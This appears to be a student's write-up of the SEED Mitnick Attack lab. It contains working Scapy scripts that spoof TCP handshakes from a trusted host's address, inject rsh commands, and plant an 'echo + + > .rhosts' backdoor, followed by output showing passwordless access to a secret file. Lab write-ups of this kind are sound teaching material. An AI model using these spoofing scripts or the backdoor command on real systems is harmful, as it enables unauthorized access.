The Mitnick Attack Lab

1 Lab Environment

X-Terminal	10.0.2.7
Trusted server	10.0.2.8
Attacker	10.0.2.4

```
[11/05/20]seed@VM:~$ rsh 10.0.2.7 date
Thu Nov  5 06:11:14 EST 2020
[11/05/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:83:c7:b0
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
```

2 Task 1: Simulated SYN flooding

2.1 Trusted server

```
Terminal
[11/05/20]seed@VM:~$
[11/05/20]seed@VM:~$
[11/05/20]seed@VM:~$ rsh 10.0.2.7 date
Thu Nov  5 06:11:14 EST 2020
```

2.2 X-Terminal

```
[11/05/20]seed@VM:~$ sudo arp -s 10.0.2.8 08:00:27:83:c7:b0
[11/05/20]seed@VM:~$ ip neigh
10.0.2.2 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.8 dev enp0s3 lladdr 08:00:27:83:c7:b0 PERMANENT
10.0.2.3 dev enp0s3 lladdr 08:00:27:47:5e:dd STALE
```

3 Task 2: Spoof TCP Connections and rsh Sessions


3.1 Task 2.1: Spoof the First TCP Connection

3.1.1 Step 1: Spoof a SYN packet

3.1.1.1 Code

```python
#!/usr/bin/python3
# task2.1.1.py
from scapy.all import *

x_terminal = "10.0.2.7"
server = "10.0.2.8"
ip = IP(src = server, dst = x_terminal)
tcp = TCP(sport = 1023, dport = 514, flags = "S", seq = 10000)
send(ip/tcp, verbose = 0)
```

3.1.1.2 Screenshot




【SYN, ACK 的 flags = 0x12】

3.1.2 Step 2: Respond to the SYN + ACK packet

3.1.2.1 Code

```python
#!/usr/bin/python3
# task2.1.2.py
from scapy.all import *

def respond(pkt):
    if (pkt[IP].src != "10.0.2.7" or pkt[TCP].flags != 0x12):
        return
    ip = IP(src = "10.0.2.8", dst = "10.0.2.7")
    tcp = TCP(sport = 1023, dport = 514, flags = "A", seq = 10000+1, ack = pkt[TCP].seq+1
)
    send(ip/tcp, verbose = 0)

pkt = sniff(filter = "host 10.0.2.7 and host 10.0.2.8 and port 1023", prn = respond)
```

3.1.2.2 Screenshot




3.1.3 Step 3: Spoof the rsh data packet

3.1.3.1 Code

```python
#!/usr/bin/python3
# task2.1.3.py
from scapy.all import *

def respond(pkt):
    if (pkt[IP].src != "10.0.2.7" or pkt[TCP].flags != 0x12):
        return
    ip = IP(src = "10.0.2.8", dst = "10.0.2.7")
    tcp = TCP(sport = 1023, dport = 514, flags = "A", seq = 10000+1, ack = pkt[TCP].seq+1
)
    data = Raw(load = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00')
    send(ip/tcp/data, verbose = 0)

pkt = sniff(filter = "host 10.0.2.7 and host 10.0.2.8 and port 1023", prn = respond)
```

3.1.3.2 Screenshot




```
[11/05/20]seed@VM:~$ cd /tmp
[11/05/20]seed@VM:/tmp$ ls
config-err-HL6izZ
systemd-private-23b13f35e9fc45c5a5cde054972f7552-colord.service-Ar84g7
systemd-private-23b13f35e9fc45c5a5cde054972f7552-rtkit-daemon.service-kUfGNg
unity_support_test.1
```


由于这里第二条 TCP 连接没有被建立，touch 命令不会被执行

3.2 Task 2.2: Spoof the Second TCP Connection


3.2.1 Code

```python
#!/usr/bin/python3
# task2.2.py
from scapy.all import *

def respond(pkt):
    if (pkt[IP].src != "10.0.2.7" or pkt[TCP].flags != "S"):
        return
    ip = IP(src = "10.0.2.8", dst = "10.0.2.7")
    tcp = TCP(sport = 9090, dport = 1023, flags = "SA", seq = 0x10000, ack = pkt[TCP].seq+1)
    send(ip/tcp, verbose = 0)

pkt = sniff(filter = "host 10.0.2.7 and host 10.0.2.8 and port 9090", prn = respond)
```

3.2.2 Screenshot



100	2020-11-05 10:14:55.7787151…	10.0.2.7	10.0.2.8	TCP	60 514 → 1023 [SYN, ACK] Seq=377722929 Ack=10001 Win=29200 Len=0
103	2020-11-05 10:14:55.7980091…	10.0.2.8	10.0.2.7	RSH	84 Session Establishment
104	2020-11-05 10:14:55.7985804…	10.0.2.7	10.0.2.8	TCP	60 514 → 1023 [ACK] Seq=377722930 Ack=10031 Win=29200 Len=0
110	2020-11-05 10:14:56.0613419…	10.0.2.7	10.0.2.8	TCP	74 1023 → 9090 [SYN] Seq=248157724 Win=29200 Len=0 MSS=1460 SACK_
113	2020-11-05 10:14:56.0708009…	10.0.2.8	10.0.2.7	TCP	54 9090 → 1023 [SYN, ACK] Seq=65536 Ack=248157725 Win=8192 Len=0
114	2020-11-05 10:14:56.0713851…	10.0.2.7	10.0.2.8	TCP	60 1023 → 9090 [ACK] Seq=248157725 Ack=65537 Win=29200 Len=0
115	2020-11-05 10:14:56.1099463…	10.0.2.7	10.0.2.8	RSH	60 Server username:seed Server -> Client Data




```
[11/05/20]seed@VM:/tmp$ ls
config-err-DgztAD
systemd-private-27aa1c309a3d4c27973176818241f5c
systemd-private-27aa1c309a3d4c27973176818241f5c
unity_support_test.1
xyz
[11/05/20]seed@VM:/tmp$ stat xyz
  File: 'xyz'
  Size: 0               Blocks: 0          IO B
Device: 801h/2049d      Inode: 678684      Link
Access: (0644/-rw-r--r--)  Uid: ( 1000/    seed
Access: 2020-11-05 10:14:55.171917667 -0500
Modify: 2020-11-05 10:14:55.171917667 -0500
Change: 2020-11-05 10:14:55.171917667 -0500
```

4 Task 3: Set Up a Backdoor

4.1 Code

```python
#!/usr/bin/python3
# task3.py
from scapy.all import *

def respond(pkt):
    if (pkt[IP].src != "10.0.2.7" or pkt[TCP].flags != 0x12):
        return
    ip = IP(src = "10.0.2.8", dst = "10.0.2.7")
    tcp = TCP(sport = 1023, dport = 514, flags = "A", seq = 10000+1, ack = pkt[TCP].seq+1)
    data = Raw(load = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00')
    send(ip/tcp/data, verbose = 0)

pkt = sniff(filter = "host 10.0.2.7 and host 10.0.2.8 and port 1023", prn = respond)
```

4.2 Screenshot



```
[11/05/20]seed@VM:~$ rsh 10.0.2.7
Last login: Thu Nov  5 09:44:46 EST 2020 from 10.0.2.8 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/05/20]seed@VM:~$ cat Desktop/secret.txt
*******************
  Congradulation!
  Now you see me
*******************
[11/05/20]seed@VM:~$ exit
logout
[11/05/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:87:54:d9
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
```